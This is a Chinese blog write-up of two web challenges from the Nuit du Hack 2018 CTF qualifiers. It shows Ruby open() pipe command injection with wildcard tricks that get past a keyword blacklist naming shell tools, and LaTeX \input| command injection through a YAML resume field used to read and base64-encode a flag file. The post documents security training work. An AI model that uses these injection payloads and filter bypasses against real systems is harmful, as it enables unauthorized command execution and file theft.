

Nuit du Hack CTF Quals 2018 writeup (web)

原创

黑羽re 于 2018-04-03 15:26:16 发布 277 收藏

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/m0_38094687/article/details/79804078

版权


以下是2道比较简单的web类题目

- **Crawl me maybe! (100)**

- **Linked Out (300)**

Crawl me maybe!

打开网站，看到只有一个搜索框



测试了一下百度，得到了一堆css。查看网络请求，发现向result处post了url。通过wappalyzer分析网站是用ruby写的，这里想办法让它报错。

```
url[]=1
```

通过向url赋值一个数组的形式，让它抛异常可以得到

```
BACKTRACE (expand) JUMP TO: GET POST COOKIES ENV

/home/challenge/src/CrawlMeMaybe.rb in match
19. if /sh|dash|bash|rbash|zsh/.match(url) || url.match('flag') || url.match('txt') || url.index('*') != nil || (url.index('|') != nil && !(url.index('cat') != nil || url.index('ls') != nil))

/home/challenge/src/CrawlMeMaybe.rb in block in <main>
12. erb :index
13. end
14.
15. post '/result' do
16.   @title = 'Crawl Me Maybe!'
17.   url = params["url"]
18.
19. if /sh|dash|bash|rbash|zsh/.match(url) || url.match('flag') || url.match('txt') || url.index('*') != nil || (url.index('|') != nil && !(url.index('cat') != nil || url.index('ls') != nil))
20.   @result = "Attack detected"
21.   erb :error
22. else
23.   begin
24.     page = open(url)
25.     rescue StandardError => e
26.       @result = "Invalid url"

/usr/lib/ruby/2.3.0/webrick/httpserver.rb in service
140.   si.service(req, res)


/usr/lib/ruby/2.3.0/webrick/httpserver.rb in run
96.     server.service(req, res)

/usr/lib/ruby/2.3.0/webrick/server.rb in block in start_thread
296.     block ? block.call(sock) : run(sock)
```

https://blog.csdn.net/m0_38094687


可以看到匹配了“flag”“txt”“*”，且必须同时出现“|”与“cat”或“ls”
nil和python里的None基本相同。可以猜测文件名大概是flag.txt

```
url=|ls -a src
```




```
url=|cat src/.flag.txt
```

果然禁止访问了



也被禁止了，我们不能用fla的方式查看。那怎么做呢？
实际有很多方式绕过，这里我选一种最简单的也是我立刻想到的

```
url=|cat src/.fl?g.t?t
```



得到

Linked Out

这道题的大概意思是通过上传一个写好的yml文件，通过latex模板生成对应的简历。是一道latex引发的命令执行问题。
这里有一篇paper: <https://0day.work/hacking-with-latex/>

我们通过

```
skype: BBBBBBBBBBBBBB}\skype{\input|"ls /"}%
```

的方式覆盖原字段并闭合路径



可以发现成功注入代码，看到了flag，那来cat一下

```
skype: BBBBBBBBBBBBBB}\skype{\input|"cat flag"}%
```

221b Baker Street, London, ENGLAND

+12 3 456 789 012 | bruce.schneier@it-is-not-my-real-email.com | <https://www.schneier.com/> | [schneier-not-my-real-account](#) | [schneier-not-my-real-account](#) | [schneier-not-my-real-account](#) | [schneierblog](#) | [schneier-not-my-real-account](#) | [schneier-not-my-real-account](#) | [Buy one of my books!](#)

看来得转一下码:

```
skype: BBBBBBBBBBBBBB}\skype{\input|"cat flag|base64 "%}
```

221b Baker Street, London, ENGLAND

+12 3 456 789 012 | bruce.schneier@it-is-not-my-real-email.com | <https://www.schneier.com/> | [schneier-not-my-real-account](#) | [schneier-not-my-real-account](#) | [schneier-not-my-real-account](#) | [schneierblog](#) | [TkRle0FuZF9Eb25hbGRfS251dGhfY3JlYXRlZl90aGVfaVRIWH0K](#) | [schneier-not-my-real-account](#) | [schneier-not-my-real-account](#) | [Buy one of my books!](#)

然后base64转码得到flag

摘自<https://tipi-hack.github.io/2018/04/01/quals-NDH-18-linked-out.html>



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)